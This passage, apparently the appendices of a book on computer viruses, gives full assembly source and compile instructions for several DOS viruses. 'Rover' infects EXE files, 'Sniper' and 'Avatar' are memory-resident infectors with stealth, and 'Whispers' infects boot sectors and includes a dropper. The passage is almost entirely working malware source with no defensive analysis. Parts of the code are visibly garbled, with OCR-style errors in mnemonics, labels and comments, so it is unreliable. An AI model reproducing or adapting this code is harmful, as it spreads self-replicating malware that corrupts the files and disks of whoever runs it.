    int 21h

RUN_HOST:
    lea si, [bp + ORIG_START]
    mov di, 101h
    dec di
    push di
    movsw
    movsb
    ret

COM_MASK      db    '*.COM', 0        ; search string
VJUMP         db    0E9h, ?, ?       ; our jump to virus
BUFFER        db    0CDh, 20h, 0     ; storage for 3 bytes to restore

```

```
VEND:                                ; end of the virus

; these are stored in stack and we don't want them copied with the virus
ORIG_START    db    3 dup (?)        ; storage for host 3 bytes
DTA1          db    43 dup (?)       ; new DTA to use

        END VSTART
```

Appendix B

```
; Rover virus  
; An EXE only infecting virus that can span multiple directories and does not  
; change the file time, date or attribute. File size increases by 420 bytes. The  
; virus is not memory resident. The virus stores its ID, 2203h, in the EXE  
; header at offset 10h.  
;  
; COMPILER as follows:  
; tasm /m2 rover  
; tlink /t rover
```

```
id = 2203h
```

```
.model small  
.code
```

```
org 100h  
VS TART:  
call GET_OFFSET  
GET_OFFSET:  
pop by  
sub bp, offset GET_OFFSET  
  
push ds  
push es  
  
push cs  
pop es  
  
push cs  
pop ds  
lea si, [bp + DIRNAME + 1]  
mov ah, 47h ; Get directory  
xor dx, dx ; Default drive  
int 21h  
mov byte ptr [bp + DIRNAME], '\'  
lea dx, [bp + DTA]  
mov ah, 1Ah ; Set DTA  
int 21h  
  
lea si, [bp + EXEJUMP1]  
lea di, [bp + EXEJUMP2]  
mov cx, 4  
rep movsw  
  
mov cx, 2  
SEARCH_DIRECTORIES:  
call FIND_EXE  
jnz DONE  
mov ah, 3Bh ; CHDIR  
lea dx, [bp + PARENT] ; go to previous dir  
int 21h
```

```

        jc DONE
        loop SEARCH_DIRECTORIES      ; loop if no error

DONE:
    mov ah, 3Bh                      ; restore directory
    lea dx, [bp + DIRNAME]
    int 21h

    pop ds
    pop es

    mov ah, 1Ah                      ; restore DTA to default
    mov dx, 80h                      ; in the PSP
    int 21h

    RUN_HOST:
    mov ax, es
    add ax, 10h                      ; get by the PSP
    add cs:[bp + word ptr EXEJUMP2 + 2], ax
    add ax, cs:[bp + word ptr STACKSAVE2]
    cli
    mov ss, ax
    mov sp, cs:[bp + word ptr STACKSAVE2 + 2]
    sti
    jmp HOST                          ; This avoids PIQ prefetching.

HOST:
        db      0EAh
    EXEJUMP2    dd      ?
    STACKSAVE2 dd      ?
    EXEJUMP1    dd      0FFF0000h
    STACKSAVE1 dd      ?

    RETURN:
        ret
    FIND_EXE:
        mov ah, 4Eh                  ; find first
        mov cx, 0                    ; all files
        lea dx, [bp + EXE_MASK]
    FINDNEXT:
        int 21h
        jc RETURN
        lea dx, [bp + DTA + 30]
        mov ax, 4300h
        int 21h
    GET_ANOTHER:
        mov ah, 4Fh
        jc FINDNEXT
        mov [bp + ATTR], cx
        mov ax, 4301h                ; clear file attributes
        xor cx, cx
        int 21h

```

```

    mov ax, 3D02h
    lea dx, [bp + DTA + 30]
    int 21h
    xchg ax, bx

    mov ax, 5700h                ; get file time/date
    int. 21h
    mov [bp + TIME], cx
    mov [bp + DATE], dx
    lea dx, [bp + BUFFER]
    mov cx, 1Ah
    mov ah, 3Fh
    int 21h

CHECKEXE:
    cmp word ptr [bp + BUFFER], 'ZM'
    jne CLOSE
    cmp word ptr [bp + BUFFER + 10h], id
    je CLOSE
    call INFECT
CLOSE:
    mov ax, 5701h                ; restore file time/date
    mov dx, [bp + DATE]
    mov cx, [bp + TIME]
    int 21h

    mov ah, 3Eh
    int 21h

NO OPEN:
    mov ax, 4301h                ; restore file attributes
    lea dx, [bp + DTA + 30]      ; get filename and
    mov cx, [bp + ATTR]         ; attributes from stack
    int 21h

    xor, [bp + INFECTION], 0    ; did we find something
    jnz GOTIT
    stc
    jmp GET_ANOTHER
GOTIT:    ret

INFECT:
    mov ax, 4202h                ; move the file pointer to the
    xor cx, cx                   ; end of the file
    xor dx, dx
    int 21h
    lea di, [bp + EXEJUMP1]
    lea si, [bp + BUFFER + 14h]
    movsw                        ; Save original CS and IP
    movsw

    sub si, 0Ah
    movsw                        ; Save original SS and SP

```

```

movsw

push bx                ; save file handle
mov bx, word ptr [bp + SUFFER + 8] ; Header size in paragraph
mov cl, 4
shl bx, cl
push dx                ; Save file site on the
push ax                ; stack
sub ax, bx             ; File size - Header size
sbb dx, 0              ; DX:AX - BX -> DX:AX
mov cx, 10h
div cx                 ; DX:AX/CX = AX Remainder DX
mov word ptr [bp + BUFFER + 0Eh], ax ; set the SS value
mov word ptr [bp + BUFFER + 10h], id ; SP value
mov word ptr [bp + BUFFER + 16h], ax ; CS value
mov word ptr [bp + BUFFER + 14h], dx ; IP Offset
pop ax                 ; File length in DX:AX
pop dx

add ax, VEND - VSTART
adc dx, 0
mov cl, 9
push ax
shr ax, cl
ror dx, cl
stc
adc dx, ax
pop ax
and ah, 1
mov word ptr [bp + BUFFER + 4], dx
mov word ptr [bp + BUFFER + 2], ax
pop bx
mov ah, 40h
mov cx, VEND - VSTART
lea dx, [bp + VSTART]
int 21h
mov ax, 4200h
xor cx, cx
xor dx, dx
int 21h
mov cx, 1Ah
lea dx, [bp+ BUFFER]
mov ah, 40h
int 21h
inc [bp + INFECTION]
ret

```

```

EXE_MASK      db      '*.EXE', 0
PARENT        db      '..', 0
INFECTION     db      0

```

VEND:

```
ATTR          dw      ?
TIME          dw      ?
DATE          dw      ?
BUFFER        db      1Ah dup (?)
DTA           db      2Bh dup (?)
DTRNAME       db      41h dup (?)
```

```
end VSTART
```

Appendix C

```
; Sniper virus
; A resident COM infection. This virus IS HIGHLY INFECTIOUS. The virus
; will remain in memory after being run. It DOES NOT show up in mappings
; of memory as it uses techniques to stealth its presence in memory. The
; virus will infect all COW files when they are run and or loaded, Infection
; takes place before the program is run. Infected file will increase by 301
; bytes and the seconds of the time will be changed to 22. The virus checks
; for itself in memory by calling int 21h with a service request of 3D77h,
; the open file service. Upon return if a error has been generated then the
; virus is not resident. If no error was generated then the virus is resident.
; The virus will not infect a file if the seconds of the file are 22.
;
; COMPILER as follows:
;   tasm /m2 Sniper
;   tlink Sniper
;   exe2bin Sniper.exe Sniper.com
```

```
.model small
.code
```

```
org 0000h ; must start for offsets
VSTART:
call GET_OFFSET
GET_OFFSET:
pop bp
sub bp, offset GET_OFFSET ; get offset for reference

push es
push ds
mov ax, 3D77h ; installation check
int 21h
jnc DONE_INSTALL ; Already installed?

mov ax, ds ; point ds to MCB
dec ax ; by moving one segment back
mov ds, ax

sub word ptr ds:[3], (VEND - VSTART + 0Fh) / 10h + 1
sub word ptr ds:[12h], (VEND - VSTART + 0Fh) / 10h + 1
mov ax, ds:[12h]
mov ds, ax
mov byte ptr ds:[0], 'Z' ; mark as last chain
mov word ptr ds:[1], 8 ; make it a system code block
mov word ptr ds:[3], (VEND - VSTART + 0Fh) / 10h
inc ax ; point to our mem segment
mov es, ax ; make ES point to segment
push cs
pop ds
xor di, di ; beginning of our mem block
mov cx, (CODE_END - VSTART) / 2 + 1 ; Bytes to move
mov si, bp ; lea si, [bp+offset start]
```

```

rep movsw                ; copy virus to new mem block
xor ax, ax
mov ds, ax                ; int table begins at 0000
push ds
lds ax, ds:[84h]         ; Get old int handler
mov word ptr es:[OLD_INT21], ax ; and store it for later
mov word ptr es:[OLD_INT21] + 2, ds
pop ds
mov word ptr ds:[84h], offset INT21 ; Replace with new
mov ds:[86h], es         ; handler in high memory

DONE_INSTALL:
pop ds
pop es
RUN_HOST:
mov di, 0101h            ; this avoids scan programs
dec di                  ; that use heuristics
push di
lea si, [bp + ORIG_JUMP]
movsw
movsb
ret

ORIG_JUMP      db      OCDh, 20h, 0
VJUMP          db      OE9h, ?, ?

INT21:
cmp ax, 3D77h
jz CHECK
cmp ah, 4Bh
jz EXECUTE
jmp GO_INT21

CHECK:
clc                ; no error has occurred
iret              ; return from it!

EXECUTE:
push ax
push bx
push cx
push dx
push ds
push es           ; save everything!!!

GET_ATTRIBUTES:
mov ax, 4300h    ; get the files attributes
int 21h
jc BAD_FILE     ; error? then get out
push cx        ; else save em!

CLEAR_ATTRIBUTES:
push ds
push dx

```

```

    mov ax, 4301h
    push ax
    xor cx, cx
    int 21h

OPEN_FILE:
    mov ax, 3D02h
    int 21h
    xchg ax, bx                ; save handle

GET_TIME_DATE:
    mov ax, 5700h            ; get time/date
    int 21h

TEST_INFECTION:
    mov [FILETIME], cx      ; store it for later
    mov [FILEDATE], dx
    and cx, 1Fh             ; and test seconds...
    xor cx, 0Bh             ; for value of 22
    jz NO_INFECT            ; equal? the its infected

READ_START:
    push cs
    pop ds                  ; make DS = CS (current segment)
    mov ah, 3Fh            ; read in first 3 bytes
    mov cx, 3
    mov dx, offset ORIG_JUMP ; store em in old storage
    int 21h
    cmp word ptr [ORIG_JUMP], 'ZM' ; make sure its not an EXE
    je NO_INFECT           ; if it is its no good

MOVE_TO_END:
    mov ax, 4202h          ; go to end of file and get
    cwd                   ; file size
    xor cx, cx
    int 21h

CHECK_SIZE:
    cmp ax, 65534 - (VEND - VSTART) ; make sure the file isn't
    ja NO_INFECT          ; too big to infect
    xor dx, 0
    jnz NO_INFECT
    sub ax, 3              ; account for jump at start
    mov word ptr [VJUMP + 1], ax ; create our jump to virus

WRITE_VIRUS:
    mov ah, 40h           ; append the virus at the end
    mov dx, offset VSTART
    mov cx, CODE_END - VSTART ; all except stack stuff
    int 21h

MOVE_TO_START:
    mov ax, 4200h        ; go to beginning of file

```

```

        cwd
        xor cx, cx
        int 21h

WRITE_START:
        mov ah, 40h                ; and write our new jump
        mov dx, offset VJUMP
        mov cx, 3
        int 21h
        jmp FAILED_INFECT        ; this whole mess is because
BAD_FILE:                                ; of jmp ranges...
        jmp RETURN

FAILED_INFECT:
        mov ax, 5701h            ; restore the time/date
        mov dx, [FILEDATE]
        mov cx, [FILETIME]
        and cl, 0E0h            ; with the seconds modified
        or cl, 0Bh              ; to 22
        int 21h

NO_INFECT:
        mov ah, 3Eh              ; close the file
        int 21h

RESTORE_ATTRIBUTES:
        pop ax                    ; get the set attrib function
        pop dx                    ; get offset of filename
        pop ds                    ; get segment of filename
        pop cx                    ; get attribute
        int 21h                  ; restore

RETURN:
        pop es                    ; pop everything off stack
        pop ds
        pop dx
        pop cx
        pop bx
        pop ax

GO_INT21:
        db      0EAh            ; return to original handler
CODE_END:
        ; virus code ends here

OLD_INT21      dd      ?        ; stack stuff!!!
FILETIME       dw      ?
FILEDATE       dw      ?

VEND:
        ; virus ends here
        end VSTART

```

Appendix D

```
; Whispers virus  
; A memory resident boot infection virus. It will infect sector 1, the hard  
; disk partition, of the first hard drive and the Master Boot Record (MBR)of  
; all diskettes that are accessed on the A drive. The virus is 375 bytes in  
; size. A decrease in total system memory of 1k is seen. No other affects are  
; visible and the virus does not appear in memory mapping programs. If the  
; virus has infected a hard disk the value 1997h will appear at offset 175h or  
; anywhere from 183h to 185h. Note this compilation will produce a  
; "dropper", not the actual infection. This compilation will insert the actual  
; infection into a boot sector.
```

```
.model small
```

```
.code
```

```
org 100h
```

```
; start of the virus installer - make sure you have a high density
```

```
; diskette in your A drive when you run this program.
```

```
INSTALL START:
```

```
mov ax, 201h ; read in the first sector from A drive
```

```
xor dx, dx
```

```
mov bx, offset SECTORDATA ; store it in SECTORDATA
```

```
mov cx, 1
```

```
int 13h
```

```
mov cx, 0Eh ; write the sector to side 1 sector 14
```

```
mov dx, 100h ; on the A drive
```

```
mov ax, 301h
```

```
int 13h
```

```
inc bx
```

```
inc bx ; add 2 to account for jump command
```

```
mov si, offset VSTART ; move the virus into the MBR at the
```

```
lea di, [SECTORDATA + bx] ; start of the code
```

```
mov cx, VEND - VSTART
```

```
rep movsb
```

```
mov cx, 1 ; write the MBR back to the A drive at sector 1
```

```
xor dx, dx
```

```
mov ax, 301h
```

```
mov bx, offset SECTORDATA
```

```
int 13h
```

```
int 20h
```

```
; end of installer program
```

```
; actual virus begins here. The code above is for installing the virus
```

```
; the first time. It is NOT part of the virus and is not copied.
```

```
VSTART:
```

```
call NEXT
```

```
NEXT:
```

```
pop bp
```

```
sub bp, offset NEXT ; get our offset for the virus code
```

```

xor ax, ax
mov ds, ax
cli
mov ss, ax
mov ax, 7C00h ; set the stack just below our virus
mov sp, ax
sti
mov ax, word ptr ds:[4Ch] ; store the interrupt address for
; interrupt 13h

mov word ptr cs:[bp + INT_13_OLD], ax ; store it in our data area
mov ax, word ptr ds:[4Eh]
mov word ptr cs:[bp + INT_13_OLD + 2], ax

mov ax, word ptr ds:[413h] ; get the total amount of system memory
dec ax ; lower it by 1k
mov word ptr ds:[413h], ax ; and store it again

mov cl, 6
shl ax, cl ; multiply the memory address by 64 for
; paragraphs
mov es, ax ; set ES to the new memory address store
; it in our jump as well
mov word ptr cs:[bp + 2 + HIGHJUMP], ax
; and put the offset of begin in our jump
mov word ptr cs:[bp + HIGHJUMP], offset BEGIN
; now we can jump into our new memory area at the
; label BEGIN

mov ax, offset INT_13_HANDLER ; get the offset of our
; interrupt handler
mov word ptr ds:[4Ch], ax ; and point interrupt table to it
mov word ptr ds:[4Eh], es

cld
push bp
pop si
add si, offset VSTART ; get the offset of our virus start
mov cx, (VEND - VSTART) / 2 + 1 ; copy the whole virus
mov di, 100h ; to our memory area at offset 100h
rep movsw ; move by words

; this jumps to the next line of code but in our new
jmp dword ptr cs:[bp + HIGHJUMP] ; memory area

```

BEGIN:

```

xor ax, ax
mov es, ax
int 13h ; reset the disk

push cs
pop ds
mov ax, 201h ; read the original boot sector from the

```

```

; disk into

mov bx, 7C00h ; 7C00h so it can boot later
mov cx, [SECTOR]
cmp cx, 7 ; if the sector is 7 then it is a hard
; disk infection

jne FLOPPYBOOT
mov dx, 80h ; get from the first available hard drive
int 13h
jmp EXITVIRUS ; and exit

FLOPPYBOOT:
mov dx, 100h
int 13h
jc EXITVIRUS
push cs
pop es
mov ax, 201h
mov bx, offset SECTORDATA
mov cx, 1
mov dx, 80h
int 13h
jc EXITVIRUS
cmp word ptr [SECTORDATA + (VEND - VSTART) - 2], 9719h
; and check for a previous infection
jne INFECTHARDDISK ; if not then infect!

EXITVIRUS:
db 0EAh, 00h, 7Ch, 00h, 00h ; this jumps back to the
; original boot block

INFECTHARDDISK:
mov cx, 7 ; write the old boot sector to sector 7
mov [SECTOR], cx ; store the sector for later
mov ax, 301h ; write the boot sector
mov dx, 80h ; to the hard drive
int 13h
jc EXITVIRUS
mov si, offset VSTART ; now copy our virus into the boot block
mov di, offset SECTORDATA
mov cx, (VEND - VSTART) / 2 + 1 ; move the whole thing
rep movsw
mov ax, 301h ; write the boot block to the hard drive
mov dx, 80h
mov cx, 1
int 13h
jmp EXITVIRUS

INT_13_HANDLER:
push ds
push ax ; save the registers we are going to use
or dl, dl ; first disk drive
jnz EXITINT13

```

```

xor ax, ax                ; DS = 0
mov ds, ax
test byte ptr ds:[43Fh], 1 ; test to see if the drive is still.
                           ; spinning
jnz EXITINT13            ; bail if it isn't...

pop ax
pop ds                    ; restore registers
pushf                     ; fake a interrupt call
call INT_13_OLD           ; and call old interrupt 13h
pushf                     ; save flags
call INFECT_DISK          ; infect the disk
popf                      ; restore flags
retf 2                   ; return and get flags off stack

EXITINT13:
pop ax
pop ds                    ; restore registers
jmp dword ptr cs:[INT_13_OLD] ; and go to old interrupt

INFECT_DISK:
push ax
push bx
push cx
push dx
push ds
push es
push si
push di                   ; save all registers
push cs
pop ds                    ; DS = CS
push cs
pop es                    ; ES = CS

READBOOTBLOCK:
mov ax, 201h              ; read in the boot sector of the A drive
mov bx, offset SECTORDATA ; store it in our data area
mov cx, 1
xor dx, dx                ; A drive
pushf
call INT_13_OLD
jc QUITINFECT

CHECKINFECT:
mov dl, byte ptr [SECTORDATA + 1] ; get the jump offset
inc dx
inc dx                    ; add 2
xchg dx, bx              ; needs to be in BX
cmp word ptr [bx + SECTORDATA + (VEND - VSTART) - 2], 9719h
                           ; and test for an infection
je QUITINFECT            ; yes? Then bail.

INFECTFLOPPY:
push bx                   ; need the offset value later

```

```

    xchg dx, bx           ; restore BX and DX
    xor dx, dx           ; set DX = 0 for A drive
    mov ax, 301h
    mov dh, 1           ; side 1
    mov cl, 3           ; if 360k disk then sector 3
    cmp byte ptr [bx + 15h], 0FDh
    je IS360DISK
    mov el, 0Eh         ; else sector 0Eh

IS360DISK:
    mov [SECTOR], cx    ; store sector
    pushf
    call INT_13_OLD     ; and write boot block
    pop bx              ; restore our offset value
    mov si, offset VSTART ; move the virus into boot block after
    lea di, [SECTORDATA + bx] ; the MBR information
    mov cx, (VEND - VSTART) / 2
    rep movsw

    mov ax, 301h        ; and write the new boot block to sector 1
    mov bx, offset SECTORDATA ; from our data area
    mov cx, 1
    xor dx, dx         ; A drive
    pushf
    call INT_13_OLD

QUITINFECT:
    pop di
    pop si
    pop es
    pop ds
    pop dx
    pop cx
    pop bx
    pop ax             ; restore the registers
    ret                ; and return

INT_13_OLD            dd    0 ; stores the old interrupt 13h address
HIGHJUMP              dd    0 ; used to point to the virus in memory
SECTOR                dw    0Eh ; the sector that the original boot block
                        ; is at
VIRUSID              dw    9719h ; virus ID

VEND:

SECTORDATA           db    512 dup (?) ; used to store the boot block
                        ; when read

; end of virus code
end INSTALL_START

```

Appendix E

```
; Avatar virus
; A resident COM/EXE infecting virus. This virus IS HIGHLY INFECTIOUS.
; The virus will remain in memory after being run. It DOES NOT show up in
; mappings of memory as it uses techniques to stealth its presence in
; memory. The virus will infect all COM and EXE files when they are
; executed. Infection takes place before the program is run. Infected file will
; increase by 605 bytes but the change in size will not be seen due to stealth
; techniques. The seconds of the time will be changed to 4. The virus checks
; for itself in memory by calling int 21h with a service request of 3D97h, the
; open file service. Upon return if a error has been generated then the virus
; is not resident. If no error was generated then the virus is resident.
```

```
; COMPILER as follows:
```

```
; tasm /m2 avatar
; tlink avatar
; exe2bin avatar.exe avatar.com
```

```
id = 2277h
```

```
.model small
.code
```

```
org 0000h ; must start for offsets
```

```
VSTART:
```

```
call GET_OFFSET
```

```
GET OFFSET:
```

```
pop by
sub bp, offset GET_OFFSET ; get offset for reference
push es
push ds
```

```
mov ax, 3D97h ; Installation check
```

```
int 21h
```

```
jnc DONE_INSTALL ; Already installed?
```

```
mov ax, ds ; point ds to MCB
```

```
dec ax ; by moving one segment back
```

```
mov ds, ax
```

```
sub word ptr ds:[3], (VEND - VSTART + 0Fh) / 10h + 1
```

```
sub word ptr ds:[12h], (VEND - VSTART + 0Fh) / 10h + 1
```

```
mov ax, ds:[12h]
```

```
mov ds, ax
```

```
mov byte ptr ds:[0], 'Z' ; mark as last chain
```

```
mov word ptr ds:[1], 8 ; make it a system code block
```

```
mov word ptr ds:[3], (VEND - VSTART + 0Fh) / 10h
```

```
inc ax ; point to our mem segment
```

```
mov es, ax ; make ES point to segment
```

```
push cs
```

```

    pop ds
    xor di, di
    mov cx, (CODE_END - VSTART) / 2
    mov si, bp
    rep movsw

    xor ax, ax
    mov ds, ax
    push ds
    lds ax, ds:[84h]
    mov word ptr es:[OLD_INT21], ax
    mov word ptr es:[OLD_INT21] + 2, ds
    pop ds
    mov word ptr ds:[84h], offset INT21
    mov ds:[86h], es

DONE_INSTALL:
    pop ds
    pop es
RUN_HOST:
    cmp word ptr cs:[bp + ORIGJUMP], 5a4dh
    je GO_EXIT_EXE

    mov di, 0101h
    dec di
    push di
    lea si, [bp + ORIG_JUMP]
    movsw
    movsb
    ret

GO_EXIT_EXE:
    mov ax, es
    add ax, 10h
    add cs:[bp + word ptr EXEJUMP2 + 2], ax
    add ax, cs:[bp + word ptr STACKSAVE2]
    cli
    mov ss, ax
    mov sp, cs:[bp + word ptr STACKSAVE2 + 2]
    sti
    jmp HOST

HOST:
    db      0EAh
EXEJUMP2   dd      ?
STACKSAVE2 dd      ?
EXEJUMP1   dd      0FFF0000h
STACKSAVE1 dd      ?

INFECT_EXE:
    lea di, [bp + EXEJUMPI]
    lea si, [bp + ORIG_JUMP + 14h]

```

```

movsw                                Save original CS and IP
movsw

sub si, 0Ah
movsw
movsw                                ; Save original SS and SP

push bx                               ; save file handle
mov bx, word ptr [bp + ORIG_JUMP + 8] ; Header, size in paragraphs
mov cl, 4
shl bx, cl

push dx                               ; Save file size on the
push ax                               ; stack

sub ax, bx                            ; File size - Header size
sbb dx, 0                             ; DX:AX - BX -> DX:AX
mov cx, 10h
div cx                                 ; DX:AX/CX = AX Remainder DX

mov word ptr [bp + ORIG_JUMP + 0Eh], ax ; Para disp stack segment
mov word ptr [bp + ORIG_JUMP + 10h], id ; SP value
mov word ptr [bp + ORIG_JUMP + 16h], ax ; Para disp CS in module.
mov word ptr [bp + ORIG_JUMP + 14h], dx ; IP Offset

pop ax
pop dx                                ; File length in DX:AX

add ax, VEND - VSTART
adc dx, 0

mov c1, 9
push ax
shr ax, cl
ror dx, cl
stc
adc dx, ax
pop ax
and ah, 1

mov word ptr [bp + ORIG_JUMP + 4], dx ; Fix-up the file size
mov word ptr [bp + ORIG_JUMP + 2], ax ; in the EXE header.

pop bx                                ; restore file handle

mov ax, 4200h
xor cx, cx
cwd
int 21h

mov cx, 1Ah
lea dx, [bp + ORIG_JUMP]
mov ah, 40h

```

```

        int 21h
        ret

INFECT_COM:
        sub ax, 3                ; account for jump at start
        mov word ptr [VJUMP + 1], ax    ; create our jump to virus

WRITE_JUMP:
        mov ah, 40h            ; write jump to file
        mov cx, 3
        lea dx, [bp + VJUMP]
        int 21h
        ret

FCB STEALTH:
        pushf                  ; fake an interrupt call
        call OLD_INT21
        or al, al              ; al = 0 if successful
        jnz EXIT_FCB

        pushf
        push ax
        push bx
        push es                ; save everything

        mov ah, 2Fh           ; get the DTA
        int 21h

; We now need to test as to whether we are dealing with a FCB or
; an extended FCB.
        mov al, [bx]
        inc al
        jnz FCB_OK            ; nope - continue
        add bx, 7              ; add 7 to pointer if it is
FCB_OK:
        mov ax, es:[bx + 17h]  ; get seconds field
        and al, 1Fh
        xor al, 2              ; test for infection
        jnz NOT_FCB_INFECTED

        sub es:[bx + 1Dh], (CODE END - VSTART) ; subtract size
        sbb word ptr es:[bx + 1Fh], 0

NOT_FCB_INFECTED:
        pop es
        pop bx
        pop ax                ; restore registers
        popf

EXIT_FCB:
        retf 2

DIR_STEALTH:
        pushf

```

```

call OLD_INT21
jc EXIT_DIR

pushf
push ax
push es
push bx

mov ah, 2Fh
int 21h

mov ax, es:[bx + 16h]
and al, 1Fh
xor al, 02h
jnz NOT_DIR_INFECT

sub es:[bx + 1Ah], (CODE_END - VSTART) ; hide file size
sbb es:[bx + 1Ch], 0

NOT_DIR_INFECT:
pop bx
pop es
pop ax
popf
EXIT_DIR:
retf 2

INT21:
cmp ah, 11h ; FCB find first
jz FCB_STEALTH
cmp ah, 12h ; FCB find next
jz FCB_STEALTH
cmp ah, 4Eh ; ASCII find first
jz DIR_STEALTH
cmp ah, 4Fh ; ASCII find next
jz DIR_STEALTH
cmp ax, 3D97h ; are they checking for us
jz CHECK ; yes then respond
cmp ah, 4Bh ; execute?
jz EXECUTE ; yes, then go get it!
jmp GO_INT21

CHECK:
clc ; no error has occurred
iret ; return from it!

EXECUTE:
push ax
push bx
push cx
push dx
push ds
push es ; save everything!!!

```

```

GET_ATTRIBUTES:
    mov ax, 4300h                ; get the files attributes
    int 21h
    jc BAD_FILE                 ; error? then get out
    push cx                     ; else save em!

CLEAR_ATTRIBUTES:
    push ds                     ; save filename segment
    push dx                     ; save filename offset
    mov ax, 4301h
    push ax                     ; save set attrib function
    xor cx, cx                  ; clear attributes
    int 21h

OPEN_FILE:
    mov ax, 3D02h               ; open file for r/w access
    int 21h
    xchg ax, bx                 ; save handle

GET TIME DATE:
    mov ax, 5700h               ; get time/date
    int 21h

TEST_INFECTON:
    mov [FILETIME], cx         ; store it for later
    mov [FILEDATE], dx
    and cl, 1Fh                ; and test seconds...
    xor cl, 2                   ; for value of 22
    jz NO_INFECT               ; equal? then its infected

READ_START:
    push cs
    pop ds                      ; make DS = CS (current segment)
    mov ah, 3Fh                 ; read in header
    mov cx, 1Ah
    mov dx, offset ORIG_JUMP    ; store em in old storage
    int 21h

    mov ax, 4202h               ; go to end of file and get
    cwd                         ; file size
    xor cx, cx
    int 21h

    cmp word ptr [ORIG_JUMP], 'ZM' ; determine whether its an EXE
    je APPEND_VIRUS            ; or COM file.

CHECK_SIZE:
    cmp ax, 65534 - (CODE_END - VSTART) ; make sure the file isn't
    ja NO_INFECT               ; too big to infect
    xor dx, 0
    jnz NO_INFECT

```

```

APPEND_VIRUS:
    push ax
    push dx                                ; save file size

    mov ah, 40h                            ; append the virus at the end
    mov dx, offset VSTART
    mov cx, CODE_END - VSTART              ; all except stack stuff
    int 21h

    mov ax, 4200h
    cwd                                    ; same as xor dx,dx
    xor cx, cx
    int 21h                                ; go to. the beginning of the file

    pop dx
    pop ax                                  ; restore file size

    cmp word ptr [ORIG_JUMP], 'ZM'         ; make sure its not an EXE
    jne COM_FILE                           ; if it is its no good!

    call INFECT_EXE
    jmp RESTORE

BAD_FILE:                                  ; of jmp ranges...
    jmp RETURN

COM_FILE:
    call INFECT_COM

RESTORE:
    mov ax, 5701h                           ; restore the time/date
    mov dx, [FILEDATE]
    mov cx, [FZLETIME]
    and cl, 0E0h                             ; with the seconds modified
    or cl, 2                                 ; to 4
    int 21h

NO_INFECT:
    mov ah, 3Eh                             ; close the file
    int 21h

RESTORE_ATTRIBUTES:
    pop ax                                    ; get the set attrib function
    pop dx                                    ; get offset of filename
    pop ds                                    ; get segment of filename
    pop cx                                    ; get attribute
    int 21h                                  ; restore

RETURN:
    pop es                                    ; pop everything off stack
    pop ds
    pop dx
    pop cx

```

```

        pop bx
        pop ax

GO_INT21:
        db      0EAh      ; return to original handler
OLD_INT21
        dd      0         ; old interrupt

VJUMP
        db      0E9h, ?, ?
ORIG_JUMP
        db      0CDh, 20h, 00h

CODE_END:
                                                ; virus code ends here

        db      17h dup (?)
FILETIME
        dw      ?         ; stack stuff!
FILEDATE
        dw      ?

VEND:
                                                ; virus ends here
        end VSTART

```

Page intentionally left blank.